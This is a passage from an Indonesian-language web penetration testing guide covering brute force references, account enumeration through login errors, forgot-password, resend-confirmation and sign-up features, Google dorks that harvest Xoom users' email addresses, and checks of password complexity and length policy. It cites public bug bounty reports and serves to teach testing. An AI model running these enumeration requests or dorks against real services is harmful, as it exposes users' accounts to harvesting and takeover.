<ResultCode>1</ResultCode><ResultDesc>Success</ResultDesc><ReturnDataType>String</ReturnDataType><ReturnData>[{"cus_id": "33C139FB-0A9F-43CA-87E9-F90F10940924", "ticket": "478a329662524efb87eefc394abe78", "nick_name": "asus.tstacc", "ssn_flag": "0,1", "login": "asus.tstacc@outlook.com", "first_name": "", "last_name": "", "pic": "", "privacy_setting": "[{"AddFriendType": "1", "AddMessageType": "1"}]", "email": "asus.tstacc@outlook.com", "mobile": "", "active": "false", "type": "10"}]</ReturnData></callResult></callResponse></soap:Body></soap:Envelope>

```

Gambar 129 Success to Login - 1106 Response Length - Valid

Catatan: mengingat bahwa Panduan ini belum membahas mengenai aktivitas decompile pada mobile application, maka pembahasan pun tidak akan dirincikan ke langkah dimaksud.

10.6. Referensi Brute Force Attack

Di dalam realitanya, penerapan brute force attack dan metode untuk mem-bypass nya sendiri tidak terbatas pada konsep yang telah dipaparkan pada Panduan ini. Sebagai contoh yaitu terdapatnya proses [bypass brute force dengan melakukan pergantian IP \(seperti yang dibuktikan oleh researcher bernama atruba pada platform milik Weblate\)](#).

Namun demikian, sekiranya konsep-konsep yang telah dipaparkan diharapkan telah dapat menggambarkan dasar-dasar yang dibutuhkan untuk mengeksekusi ataupun mem-bypass jenis serangan yang ada.

Adapun sebagai pelengkap dari penjelasan yang ada, berikut ini merupakan beberapa referensi yang dapat menjadi rujukan terkait pembahasan brute force:

- Definition of Brute Force Attack: <https://www.kaspersky.com/resource-center/definitions/brute-force-attack>
- What is a Brute Force Attack: <https://www.varonis.com/blog/brute-force-attack/>
- Bypassing Google's authentication to Access Their Internal Admin Panels: <https://medium.com/bugbountywriteup/bypassing-googles-fix-to-access-their-internal-admin-panels-12acd3d821e3>
- Vulnerable Demonstration Site by Acunetix: <http://testphp.vulnweb.com/login.php>
- Damn Vulnerable Web Application: <http://www.dvwa.co.uk/>

- Hacked Every Facebook Account with Bypassing the OTP via Brute Force Attack:
<http://www.anandpraka.sh/2016/03/how-i-could-have-hacked-your-facebook.html>
- [Video] Hacked Every Facebook Account with Bypassing the OTP via Brute Force Attack:
<https://www.youtube.com/watch?v=U3Of-jF1nWo>
- The 'Basic' HTTP Authentication Scheme: <https://tools.ietf.org/html/rfc7617>
- The general HTTP authentication framework: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Authentication>
- HTTP Authentication: <https://www.httpwatch.com/httpgallery/authentication/>
- A set of HTTP/1.1 features: <https://jigsaw.w3.org/HTTP/>
- Payload Processing (Rules and Encoding) at Burp Suite:
<https://portswigger.net/burp/documentation/desktop/tools/intruder/payloads/processing#payload-processing-rules>
- HTTP Basic Authentication Dictionary and Brute-force attacks with Burp Suite:
<http://www.dailysecurity.net/2013/03/22/http-basic-authentication-dictionary-and-brute-force-attacks-with-burp-suite/>
- Use the Burp Suite to brute force HTTP Basic authentication: <https://securityonline.info/use-burp-suite-brute-force-http-basic-authentication/>
- Veris - Bypassing CAPTCHA by Removing the CAPTCHA Parameter:
<https://hackerone.com/reports/124173>
- Instacart - Bypassing Brute Force Attack Prevention by using Mobile Request:
<https://hackerone.com/reports/160109>
- Dashlance - Login Attempt Bypass (Throttling Bypass) by Adding X-Forwarded-For Header:
<https://hackerone.com/reports/225897>
- X-Forwarded-For Header: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Forwarded-For>
- Asus - Bypassing CAPTCHA by using Mobile API: <http://firstsight.me/2017/12/lack-of-binary-protection-at-asus-vivo-baby-and-hivivo-for-android-that-could-result-in-several-security-issues/>
- Weblate - Bypassing Brute Force Protection by Changing the IP Address:
<https://hackerone.com/reports/224460>

11. CHECK FOR ACCOUNT (LOGIN) ENUMERATION

Bagi sebagian pemilik aplikasi, akun (untuk login) merupakan suatu hal yang harus dilindungi sehingga diharapkan untuk tidak dapat dienumerasi oleh pihak yang tidak berwenang. Salah satu alasannya pun cukup sederhana, karena mereka hendak “mempersulit” eksekusi penguji dalam meraih akses ke dalam suatu akun yang dituju.

Hal ini sendiri cukup senada dengan salah satu pembahasan terkait “mengapa akun dan kata sandi” yang telah disampaikan pada bagian “Brute Force”, yaitu akun merupakan salah satu faktor penting yang diperlukan untuk “mengizikan” seorang penguji dapat meretas masuk ke dalam suatu sistem.

Berdasarkan pertimbangan terkait, maka Panduan ini pun menghadirkan beberapa langkah yang dapat dilakukan untuk melakukan enumerasi terhadap akun (untuk login) di dalam suatu aplikasi.

11.1. Common Login Identity at Applications

Pemrosesan eksekusi login di dalam aplikasi terdiri dari beberapa jenis yang tentunya harus dilihat dari fungsi aplikasi itu sendiri. Beberapa contoh akan aplikasi yang banyak beredar yaitu:

- Suatu aplikasi yang sifatnya personal (atau mungkin dapat dikatakan sebagai aplikasi tanpa interaksi), misalnya seperti company profile ataupun personal blog. Dalam kondisi ini, biasanya akun untuk login dapat berupa username (nama unik pengguna) ataupun alamat email.

Hal yang sering digunakan terkait ini yaitu seperti CMS Wordpress yang telah memiliki pengaturan tersendiri sehingga username tidak dapat dilihat dari public area.

- Jenis kedua yaitu suatu aplikasi yang memiliki sifat social network (memungkinkan penggunanya untuk saling berinteraksi), seperti forum ataupun social media seperti Yammer, Facebook, dan lainnya. Dalam kondisi ini, biasanya pengguna dapat login dengan username saja, email saja, atau mungkin keduanya.
- Jenis ketiga yaitu suatu aplikasi yang sifatnya tertutup seperti Corporate Banking. Dalam kondisi ini, umumnya pengguna harus datang ke pemilik aplikasi terlebih dahulu dan menyerahkan sejumlah dokumen untuk kemudian dapat dilanjutkan ke keperluan login. Adapun login nya secara umum menggunakan username (nama unik pengguna).

Dengan gambaran dasar seperti demikian, maka tentu dapat disimpulkan bahwa pola eksekusi serangan yang dapat dilakukan akan berbeda-beda. Sebagai contoh, ketika terdapat suatu aplikasi yang membuka username secara langsung serta mengizinkan pengguna untuk login ke dalam aplikasi dengan menggunakan username dimaksud, maka sudah tentu bila konteks pembahasannya akan

dirujuk ke sisi cara memperoleh alamat email dari pengguna yang ada atau mungkin cara melakukan brute-force ke dalamnya.

Begitu pula bila ternyata suatu aplikasi tidak “mengizinkan” penggunanya untuk mengetahui nama unik pengguna lain (username), maka eksekusi account enumeration akan memungkinkan untuk dijalankan. Namun demikian, tetap harus menjadi catatan utama bahwa issue ini sangat dilihat dari kebijakan masing-masing pemilik aplikasi ataupun regulasi yang mengatur.

11.2. Basic Account Enumeration

11.2.1. Account Enumeration via Login Form – Veris Case

Salah satu hal dasar yang dapat dilakukan oleh seorang penguji terkait ini yaitu dengan mencoba memasukan alamat email (baik email dirinya yang telah terdaftar ataupun email lain yang diketahui mungkin ada di aplikasi) pada login form yang dilanjutkan dengan memasukan kata sandi secara asal. Tujuannya cukup sederhana, yaitu untuk melihat pesan yang ditampilkan oleh aplikasi ketika percobaan itu gagal. Berikut ini merupakan salah satu contoh eksekusinya:

The screenshot shows a login interface with the following fields and elements:

- Username:** A text input field containing the value `victim@victim.com`.
- Password:** A text input field containing six dots (••••••).
- Remember Me:** A checkbox labeled "Remember Me" with an unchecked state.
- Log In:** A blue rectangular button labeled "Log In".
- Lost your password?**: A link at the bottom left of the form.

Gambar 130 Input the Email at Login Form

Ketika suatu aplikasi rentan terhadap eksekusi “account enumeration” ini, maka yang terjadi adalah suatu aplikasi akan memberikan “respon” berupa informasi akan valid tidaknya suatu username yang dimasukan.

Sebagai contoh, bila victim@victim.com yang dimasukan merupakan nilai yang valid (namun kata sandinya salah), maka aplikasi yang rentan akan menyatakan bahwa kata sandi yang dimasukan adalah salah. Begitu pula sebaliknya, bila ternyata victim@victim.com ini tidak valid, maka aplikasi yang rentan akan menyatakan bahwa username tidak ditemukan atau username tidak valid.

Berikut ini merupakan gambaran contoh dari hasil login dengan akun yang tidak terdaftar di dalam aplikasi:

The screenshot shows a login interface with a red oval highlighting the error message. The message reads "ERROR: Invalid username. [Lost your password?](#)". Below the message are input fields for "Username or Email Address" and "Password". There is also a "Remember Me" checkbox and a blue "Log In" button. At the bottom of the form, there is a link "Lost your password?".

Gambar 131 Invalid Username - Failed Response

Dengan bekal informasi demikian, maka seorang penguji akan dapat meng-automate enumerasi dimaksud dengan mengirimkan request ke mode intruder di burpsuite yang diiringi dengan memasukan daftar email yang diduga ada di dalam aplikasi.

Referensi tambahan: issue seperti ini juga ditemukan [oleh seorang researcher dengan nick zuh4n pada aplikasi milik Veris](#). Pada saat itu, Veris “memberikan” informasi berupa “**User is not Exist**” ketika diberikan username yang keliru, serta “**Password does not Match**” ketika kata sandi yang dimasukan tidaklah tepat.

11.2.2. Account Enumeration via Forgot Password Feature – Infogram Case

Ada kalanya suatu login form telah terlindungi dengan baik sehingga tidak memungkinkan seorang penguji untuk melakukan enumerasi terhadap suatu akun yang terdaftar. Namun demikian, terdapat langkah yang umumnya digunakan untuk mem-bypass perlindungan ini, yaitu dengan melakukan enumerasi melalui fitur “forgot password”.

Salah satu contoh dari eksekusi ini yaitu seperti yang telah dilakukan oleh [seorang researcher dengan nick saikiran-10098 yang berhasil melakukan enumerasi terhadap akun terdaftar via fitur forgot password](#). Pada saat itu, aplikasi Infogram belum memberikan perlindungan pada fitur dimaksud sehingga memudahkan seorang penguji untuk dapat memperoleh akun milik seorang pengguna dengan melakukan brute force.

Sama seperti pembahasan yang telah disampaikan pada point sebelumnya, untuk meng-automate kegiatan enumerasi (setelah didapati adanya endpoint yang rentan – seperti forgot password dalam kondisi ini), maka penguji dapat melempar request dimaksud ke mode intruder dan memasukan daftar email yang diduga terdaftar di dalam aplikasi.


11.2.3. Account Enumeration via Resend Confirmation Feature – Xoom Case

Langkah lain yang dapat dimanfaatkan oleh penguji untuk melakukan enumerasi terhadap akun yaitu dengan memanfaatkan fitur “resend confirmation”. Fitur ini pada dasarnya digunakan untuk mengirimkan kembali suatu tautan aktivasi ke alamat email terdaftar sehingga pengguna pun akan dapat melakukan aktivasi terhadap akun miliknya. Namun demikian, implementasi yang tidak tepat, tentunya akan membuat fitur ini berubah menjadi issue.

Salah satu contohnya yaitu seperti issue yang ditemukan pada aplikasi Xoom (a PayPal company). Secara default, Xoom telah memberikan perlindungan pada aplikasi sehingga pengguna tidak dapat melakukan enumerasi baik dari login form maupun proses sign up. Namun demikian, ternyata fitur “resend confirmation” yang dimilikinya masih terbilang rentan sehingga memungkinkan seorang penguji untuk dapat melakukan enumerasi terhadap alamat email terdaftar di dalamnya.

Secara eksekusi, suatu email terdaftar yang telah diaktifasi di Xoom tidak akan dapat memperoleh tautan aktivasi lagi. Error yang ditampilkan oleh aplikasi pun bermuatan informasi bahwa “akun telah diaktifasi”. Berkaca dari situasi ini, tentunya penguji pun dapat memanfaatkan informasi dimaksud untuk peroleh akun-akun aktif yang ada pada aplikasi Xoom.

Di dalam pelaksanaannya, penguji hanya perlu menggunakan fitur “resend email” yang tersedia di aplikasi.



Gambar 132 Resend Email Feature

Tahapan yang dilakukan pun cukup sederhana, yaitu pengujinya diharuskan memperoleh HTTP Request dari fitur “Resend email” dimaksud untuk kemudian digunakan dengan tujuan mengenumerasi email yang mungkin ada pada aplikasi.

Berikut ini merupakan contoh HTTP Request dari fitur yang ada:

```
POST /bex-v1/users/resend-signup-email HTTP/1.1
Host: www.xoom.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/plain, */*; q=0.01
Accept-Language: en
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://www.xoom.com/request/signup-confirmation
Content-Length: 32
Cookie: <some_of_cookies_overhere>
Connection: close

email=circle.idts2%40hotmail.com
```

Seperti terlihat, dengan mengirimkan request ini ke intruder di burpsuite dan melanjutkan dengan meng-highlight parameter email yang “dilengkapi” dengan daftar email, maka proses enumerasi pun akan dapat dijalankan secara otomatis.

Setelahnya, pengujinya hanya perlu melihat response length yang dihasilkan dari aplikasi.

Index	Email	Response Length				
55	circle.idts2@hotmail.com	200				406
56	evil.idts.account@hotmail.com	422				571
57	evil.idts.account@hotmail.com	422				571
58	evil.idts.account@hotmail.com	422				571
59	evil.idts.account@hotmail.com	422				571
60	evil.idts.account@hotmail.com	422				571
61	evil.idts.account@hotmail.com	422				571
62	evil.idts.account@hotmail.com	422				571
63	evil.idts.account@hotmail.com	422				571
64	evil.idts.account@hotmail.com	422				571

Request Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Mon, 29 May 2017 18:57:46 GMT
Content-Length: 0
Connection: close
X-Application-Context: application:1111
X-Application-Context: application:1111
Cache-Control: no-cache
Strict-Transport-Security: max-age=1317020400; includeSubDomains
Set-Cookie: TS01a12024=0134fd3c9d0111aa6fda740d67fe2b64243f2517ac61df2ecbf3fe07cfdf59fdd5e919804ded960fe04e21fc640e91971fafd212f9; Path=/
```

Gambar 133 Account Enumeration Process via “Resend Email Confirmation”

Pada kondisi ini, ketika response length bernilai 571, maka akun dinyatakan tidak ada. Namun bila bernilai 406, maka akun dinyatakan ada atau telah melakukan aktivitas.

```

HTTP/1.1 422 Unprocessable Entity
Date: Mon, 29 May 2017 18:57:48 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 76
Connection: close
X-Application-Context: application:1111
X-Application-Context: application:1111
Cache-Control: no-cache
Vary: accept-encoding
Strict-Transport-Security: max-age=1317020400; includeSubDomains
Set-Cookie: RS01a12024=e0134fd3c9d0111aa6fda740d67fe2b64243f2517ac61df2ecef3fe07cf59fdd5e919804de960fe04e21fc640e91971fafd212f9; Path=/
{"status": "error", "code": 422, "message": "Unprocessable Entity", "error": "Invalid email."}

```

Gambar 134 Account not Found - Invalid Email

11.2.4. Account Enumeration by Using Search Engine – Xoom Case

Seperti yang telah diketahui secara umum di fitur sign up, aplikasi pasti akan memberikan alert kepada pengguna ketika hendak melakukan pendaftaran dengan suatu akun yang telah terdaftar. Biasanya, alert ini akan berupa informasi seperti: “akun telah terdaftar” ataupun semacamnya. Adapun bila dilihat dari sisi lain, tentunya hal semacam ini akan menimbulkan potensi keberhasilan seorang penguji untuk dapat melakukan enumerasi secara massive terhadap suatu akun terdaftar di aplikasi.

Di dalam pelaksanaan pencegahannya, terdapat beberapa macam cara yang digunakan pengembang untuk mengantisipasi hal semacam ini, yaitu seperti penggunaan CAPTCHA. Contoh lain yang sering digunakan selain memasang CAPTCHA yaitu dengan memberikan semacam soft-token yang hanya valid untuk satu kali request. Tujuannya cukup sederhana, yaitu supaya seorang penguji tidak akan dapat meng-automate kegiatan enumerasi hanya dengan satu nilai soft-token saja.

Pada aplikasi Xoom (a PayPal company), mereka melakukan pendekatan berbeda dalam mencegah proses enumerasi di bagian sign up. Pada kondisi ini, ketika seorang penguji hendak mendaftarkan suatu email pada Xoom, baik yang belum ataupun sudah terdaftar, Xoom tetap akan memberikan respon yang sama sehingga tidak terlihat “keberhasilan” proses pendaftarannya selain dengan melihat langsung pada email yang telah didaftarkan.

- Ketika suatu akun belum terdaftar, maka aplikasi akan mengirimkan (melalui email) semacam tautan unik yang dapat dipergunakan untuk melakukan aktivasi terhadap akun yang ada.
- Adapun ketika suatu akun sudah terdaftar, maka aplikasi akan mengirimkan (melalui email juga) semacam informasi bahwa terdapat percobaan pendaftaran akun pada alamat email dimaksud.

Inti sederhananya, tidak ada tindakan apapun yang harus dilakukan dari pemilik email bila akun miliknya telah terdaftar terlebih dahulu. Namun dari sudut pandang penguji, mereka “terkesan” tidak

memperoleh apa-apa.


Pada kondisi ini, dapat dilihat bahwa ketika terdapat suatu pencegahan enumerasi akun, maka dapat dikatakan bahwa akun merupakan suatu hal yang terbilang “harus dirahasiakan” dari sudut pandang perusahaan dimaksud.

Berkaca dari situasi dimaksud, maka salah satu cara yang dapat dilakukan oleh pengujinya dalam melakukan enumerasi akun adalah dengan memanfaatkan search engine sebagaimana yang telah disampaikan secara umum di bagian “Information Disclosure via Search Engine”.


Dengan berbekal beberapa dork, maka [alamat email pengguna terdaftar di Xoom pun akhirnya dapat dienumerasi dengan “baik”](#).

```
site:xoom.com AND inurl:'@gmail.com'
site:xoom.com AND inurl:'@yahoo.com'
site:xoom.com AND inurl:'@hotmail.com'
site:xoom.com AND inurl:'@msn.com'
```

Berikut ini merupakan beberapa hasil dari enumerasi yang telah dilakukan:



Gambar 135 Information Disclosure via Search Engine – Email Enumeration



Gambar 136 Information Disclosure via Search Engine – Email Enumeration

Dalam kondisi yang lebih spesifik, tentunya akan lebih baik bila penggunaan Google Dork juga melibatkan parameter yang memiliki konten “email” ini.

Sebagai informasi sederhana, Xoom memiliki tautan untuk “referrer” program seperti berikut: http://refer.xoom.com/micro/expired_link?f=Complete_Name&e=email@address.com&l=Another_Name&tellapal.id=Some_of_Token

Dari tautan ini, maka tentu dapat ditambahkan beberapa parameter lagi untuk input-an Google Dork sebagai bagian dari aktivitas enumerasi. Sebagai cotoh yaitu seperti berikut:

site:xoom.com AND inurl:'e=' refer'

site:xoom.com AND inurl:'tellapal.id'

Dengan demikian, maka alamat email milik pengguna suatu aplikasi (dari aplikasi yang rentan) pun akan dapat diperoleh penguji dengan pemanfaatan Google Dork.

11.2.5. Account Enumeration via Sign Up Feature – HackerOne Case

Sebelumnya telah dibahas mengenai pencegahan enumerasi yang dilakukan oleh pengembang pada fitur sign up dengan memanfaatkan implementasi soft-token yang hanya dapat digunakan sebanyak satu kali untuk satu request.

Adapun ketika suatu aplikasi tidak memiliki soft-token ini atau pencegahan lainnya, maka penguji akan dapat menggunakan untuk melakukan enumerasi dan melihat respon yang dihasilkan sebagaimana yang telah dipaparkan pada bagian-bagian sebelumnya.

Salah satu contoh eksekusi terkait hal ini yaitu [finding dari seorang researcher dengan nick dawidczagan di program milik Hackerone](#). Pada saat itu, Hackerone telah melakukan pencegahan enumerasi akun via reset password feature maupun pada login form. Namun demikian, proses registrasi milik Hackerone masih memungkinkan untuk para penguji melakukan enumerasi.

Akan tetapi, hal ini tidak menjadi issue risiko dari sudut pandang Hackerone pada saat itu dikarenakan mereka telah memiliki pertimbangan internal dalam menangani hal ini.

11.3. Referensi Check for Account Enumeration

Eksekusi account enumeration dan pencegahan terkait hal ini tentunya tidak terbatas pada hal yang telah disampaikan pada Panduan ini. Namun demikian, hal ini diharapkan dapat menjadi gambaran bagi para penguji untuk dapat mengetahui bahwa setiap flow yang ada pada aplikasi yang memiliki kaitan dengan account, setidaknya mempunyai sedikit kemungkinan untuk dimanfaatkan dalam

mewujudkan eksekusi enumerasi. Beberapa contohnya yaitu seperti [melakukan enumerasi melalui fitur penambahan account \(seperti pada salah satu case pada Weblate yang ditemukan atruba\)](#), atau dengan pemanfaatan kerentanan terkait IDOR (akan dipaparkan kemudian mengenai konsep IDOR).

Adapun sebagai pelengkap dari penjelasan yang ada, berikut ini merupakan beberapa referensi yang dapat menjadi rujukan terkait pembahasan check for account enumeration:

- OWASP Testing Guide - Testing for User Enumeration and Guessable User Account:
[https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_\(OWASP-AT-002\)](https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002))
- About User Enumeration: <https://blog.rapid7.com/2017/06/15/about-user-enumeration/>
- [Infogram] User Enumeration via Forgot Password Feature:
<https://hackerone.com/reports/280509>
- [Veris] User Enumeration via Error Message at Login Form:
<https://hackerone.com/reports/123496>
- [Hackerone] Enumeration of Users via Registration (Sign Up) Feature:
<https://hackerone.com/reports/761>
- [Weblate] User Enumeration when Adding Email to Account:
<https://hackerone.com/reports/223531>
- [Xoom] Account Enumeration via Search Engine: <http://firstsight.me/2017/12/information-disclosure-at-paypal-and-xoom-paypal-acquisition-via-search-engine/>

12. COMMON ACCOUNT AND PASSWORD CHECKING

Bagian ini akan menjadi salah satu bagian termudah di dalam pengujian. Adapun secara spesifik, sebenarnya bagian ini lebih cenderung pada sisi pemeriksaan policy yang telah diterapkan di suatu aplikasi seperti halnya pengaturan panjang kata sandi, pengaturan penggunaan kata sandi yang kompleks, umur kata sandi, dan semacamnya.

Walaupun hal seperti ini tidak terlalu sering diterima di dalam industri, namun demikian Panduan ini tetap memuatnya dikarenakan masih ada beberapa jenis perusahaan yang menganggap hal ini sebagai concern.

Note: Mengingat kategori uji ini termasuk dalam kategori yang cukup mudah, maka bagian ini tidak akan memuat banyak screenshot terkait eksekusi yang ada.

12.1. Password Complexity Checking

Kompleksitas suatu kata sandi tentunya dapat menjadi perhatian tersendiri di dalam mekanisme pembuatan suatu akun. Di dalam best practice, kata sandi yang tergolong baik setidak-tidaknya harus memiliki kombinasi antara huruf kecil, huruf besar, dan angka. Adapun di sebagian pendapat lain, simbol pun menjadi suatu keharusan tersendiri untuk digunakan pada kombinasi yang ada.

Namun demikian, terdapat syarat lain lagi yang menandakan bahwa suatu kata sandi terbilang kompleks, yaitu selama kompleksitas ini sendiri tidak tergolong ke dalam kategori yang lemah. Sebagai contoh, P@ssw0rd merupakan kata sandi yang memiliki campuran karakter yang sempurna, yaitu adanya penggunaan huruf besar, huruf kecil, angka, dan simbol. Akan tetapi, kata sandi ini tidak dapat dijadikan pegangan dikarenakan karakteristiknya yang lemah (karena diketahui banyak orang). Berdasarkan pertimbangan yang ada, kompleks di dalam hal ini akan lebih tepat bila kata sandi dimaksud tidak tergolong kata sandi yang lemah / common password, dan akan lebih baik lagi bila termasuk ke dalam kata sandi yang sukar dibaca dengan kasat mata.

12.1.1. Password Complexity Check via Registration Feature

Hal termudah untuk melakukan pemeriksaan ini yaitu dengan melakukan proses registrasi yang umumnya tersedia secara bebas. Di dalam pelaksanaannya, pengujinya cukup memasukan satu karakter atau menggunakan huruf kecil saja sebagai kata sandi. Bila server menerima hal ini, maka dapat dipastikan bahwa aplikasi dimaksud belum menerapkan policy terkait password complexity.

12.1.2. Password Complexity Check via Change Password Feature

Apakah ketika password complexity pada registration feature telah diterapkan maka issue terkait hal ini sudah tidak mungkin lagi ditemukan pada aplikasi dimaksud? Jawabannya adalah belum tentu.

Hal ini sendiri dapat dilihat dari salah satu [write-up yang dikeluarkan oleh seorang researcher dengan nick wdem \(Walentin Helling\) pada program milik OwnCloud](#). Pada kesempatan itu, wdem memperlihatkan bahwa password complexity policy yang telah diterapkan oleh OwnCloud (misalnya ketika melakukan registrasi), dapat “di-bypass” dengan menggunakan fitur pergantian kata sandi yang tersedia. Adapun hal yang dilakukan olehnya adalah mengganti kata sandi miliknya menjadi “q” (satu karakter saja yang tentu sudah masuk kategori tidak kompleks).

In example I can set my password to be "a" or "qwerty".

How to reproduce:

Change your password to something that does not match your required complexity.

Proof Of Concept:

Login with my dummy account
account --> "testingdisp2@gmail.com"
password --> "q"

Gambar 137 Simple Step that conduct by Wdem

12.1.3. Password Complexity Check via Change Password Feature from Reset Password

Seorang researcher dengan [nick japz berhasil menemukan langkah unik dalam mem-bypass pergantian kata sandi menjadi tidak kompleks pada program milik Legal Robot](#). Seperti tertuang dalam deskripsi, di dalam eksekusinya, japz menggunakan fitur reset kata sandi terlebih dahulu yang kemudian dilanjutkan dengan memasukan kata sandi baru yang bersifat tidak kompleks.

SUMMARY BY LEGAL ROBOT



While password complexity requirements were implemented in the original signup page, these were not added to the password reset page. Thanks to this security researcher's efforts, we've added this functionality there as well.

Gambar 138 Password Complexity is not Implemented at Change Password from Reset Password Feature

12.1.4. Password Complexity Check via the Used of Specific Characters

Terdapat suatu case yang terbilang cukup unik terkait dengan pemeriksaan kompleksitas kata sandi. Hal ini dapat dilihat dari write-up yang dirilis oleh [seorang researcher dengan nick rpkumar pada program milik Legal Robot](#).

Pada kesempatan itu, sebenarnya Legal Robot telah menerapkan formula untuk menahan seorang pengguna dalam membuat kata sandi yang tidak kompleks, namun demikian, rpkumar berhasil mem-bypass nya hanya dengan menggunakan delapan karakter “spasi” secara berurutan.

SUMMARY BY LEGAL ROBOT

LEGAL ROBOT

A security researcher discovered that spaces were not counted in our password complexity formula, so a user could enter a password of 8 consecutive spaces and create an account. While the password is ultimately the user's responsibility, this was a clear flaw in our complexity formula.

Gambar 139 Bypass Password Complexity with Empty Spaces

12.2. Minimum Password Length Checking

Selain kompleksitas, hal yang umumnya diperhatikan di dalam pengujian adalah ketentuan penggunaan minimum panjang kata sandi. Secara best practice, penilaian untuk minimum panjang kata sandi ini cukup variatif, yaitu sepanjang 7 (tujuh), 8 (delapan), 12 (dua belas), atau mungkin lebih. Jadi, tidak terdapat keharusan tersendiri untuk menggunakan rujukan yang “terpanjang”.

Pengujian sendiri tidaklah jauh berbeda dengan yang telah dipaparkan sebelumnya, yaitu

- Pemeriksaan via Registration Feature;
- Pemeriksaan via Change Password Feature; serta
- Pemeriksaan via Change Password Feature from Reset Password

Salah satu contoh yang dapat dibawa kembali terkait hal ini adalah ketika [japz berhasil mem-bypass minimum panjang kata sandi dari 8 \(delapan\) karakter menjadi 6 \(enam\) karakter](#) melalui penggunaan fitur pergantian kata sandi yang diperoleh dari reset password.

#173195 **Bypass 8 chars password complexity with 6 chars only due to insecure password reset functionality** Share:

State	● Resolved (Closed)	Severity	No Rating (---)
Disclosed	October 29, 2016 8:36am +0700	Participants	
Reported To	Legal Robot	Visibility	Disclosed (Limited)

Gambar 140 Bypass Minimum Password Length Policy

SUMMARY BY LEGAL ROBOT



While password complexity requirements were implemented in the original signup page, these were not added to the password reset page. Thanks to this security researcher's efforts, we've added this functionality there as well.

Gambar 141 Bypass the Minimum Password Length Policy II

Perlu menjadi catatan sederhana bahwa dengan semakin panjangnya suatu kata sandi yang diimplementasikan di dalam suatu aplikasi, maka setidak-tidaknya hal ini akan semakin mempersulit Attacker untuk dapat menebak (misalnya dengan melakukan serangan bruteforce) kata sandi yang digunakan untuk masuk kedalam aplikasi terkait.

12.3. Minimum Password History Checking

Bagian ini merupakan hal yang cukup sering diperdebatkan dikarenakan terdapat dua sudut pandang yang berbeda, yaitu:

